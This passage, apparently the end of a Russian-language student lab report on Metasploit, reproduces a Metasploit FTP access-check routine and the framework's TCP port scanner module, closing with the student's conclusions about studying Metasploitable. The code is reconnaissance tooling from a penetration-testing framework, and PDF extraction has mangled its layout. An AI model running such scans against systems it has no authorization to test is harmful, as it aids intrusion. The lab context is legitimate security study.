120     write_check = scanner.send_cmd( [ 'MKD', dir ],
        true )
121     if write_check and write_check =~ /^2/
122         scanner.send_cmd( [ 'RMD', dir ], true )
123         print_status( "#{rhost}:#{rport} - User
           '#{user}' has READ/WRITE access " )
124         return 'Read/Write'
125     else
126         print_status( "#{rhost}:#{rport} - User
           '#{user}' has READ access " )
127         return 'Read-only'
128     end
129 end
130
131

```


132 end

3. auxiliary/scanner/portscan/tcp.rb - перебирает открытые TCP порты.

```
1 ###
2 # This module requires Metasploit:
   http://metasploit.com/download
3 # Current source:
   https://github.com/rapid7/metasploit-framework
4 ###
5
6
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Auxiliary
10
11   include Msf::Exploit::Remote::Tcp
12
13   include Msf::Auxiliary::Report
14   include Msf::Auxiliary::Scanner
15
16
17   def initialize
18     super(
19       'Name'           => 'TCP Port Scanner',
20       'Description'    => 'Enumerate open TCP
   services',
21       'Author'         => [ 'hdm', 'kris katterjohn' ],
22       'License'        => MSF_LICENSE
23     )
24
25     register_options(
26       [
27         OptString.new('PORTS', [true, "Ports to scan
   (e.g. 22-25,80,110-900)", "1-10000"]),
28         OptInt.new('TIMEOUT', [true, "The socket
   connect timeout in milliseconds", 1000]),
29         OptInt.new('CONCURRENCY', [true, "The number
   of concurrent ports to check per host",
```

```

        10]),
30     ], self.class)
31
32     deregister_options('RPORT')
33
34 end
35
36
37 def run_host(ip)
38
39     timeout = datastore['TIMEOUT'].to_i
40
41     ports =
42         Rex::Socket.portspec_crack(datastore['PORTS'])
43
44     if ports.empty?
45         raise Msf::OptionValidateError.new(['PORTS'])
46     end
47
48     while(ports.length > 0)
49         t = []
50         r = []
51         begin
52             1.upto(datastore['CONCURRENCY']) do
53                 this_port = ports.shift
54                 break if not this_port
55                 t <<
56                     framework.threads.spawn("Module(#{self.refname})-#{ip}:",
57                         false, this_port) do |port|
58                             begin
59                                 s = connect(false,
60                                     {
61                                         'RPORT' => port,
62                                         'RHOST' => ip,
63                                         'ConnectTimeout' => (timeout /
64                                             1000.0)
65                                     })
66                                 print_status("#{ip}:#{port} - TCP
67                                     OPEN")
68                                 r << [ip, port, "open"]

```

```

65         rescue :: Rex::ConnectionRefused
66             vprint_status("#{ip}:#{port} - TCP
67                 closed ")
68             r << [ip, port, " closed "]
69         rescue :: Rex::ConnectionError ,
70             :: IOError , :: Timeout::Error
71         rescue
72             :: Rex::Post::Meterpreter::RequestError
73         rescue :: Interrupt
74             raise $!
75         rescue :: Exception => e
76             print_error("#{ip}:#{port} exception
77                 #{e.class} #{e} #{e.backtrace}")
78         ensure
79             disconnect(s) rescue nil
80         end
81     end
82 end
83 t.each {|x| x.join }
84
85 rescue :: Timeout::Error
86 ensure
87     t.each {|x| x.kill rescue nil }
88 end
89
90 r.each do |res|
91     report_service(:host => res[0], :port =>
92         res[1], :state => res[2])
93 end
94 end
95 end
96 end
97 end
98 end
99 end
100 end

```

3 Выводы

В процессе выполнения работы изучены основные возможности metasploit - инструмента для сканирования системы на проникновение. Были исследованы уязвимости metasploitable, исследованы скрипты metasploit.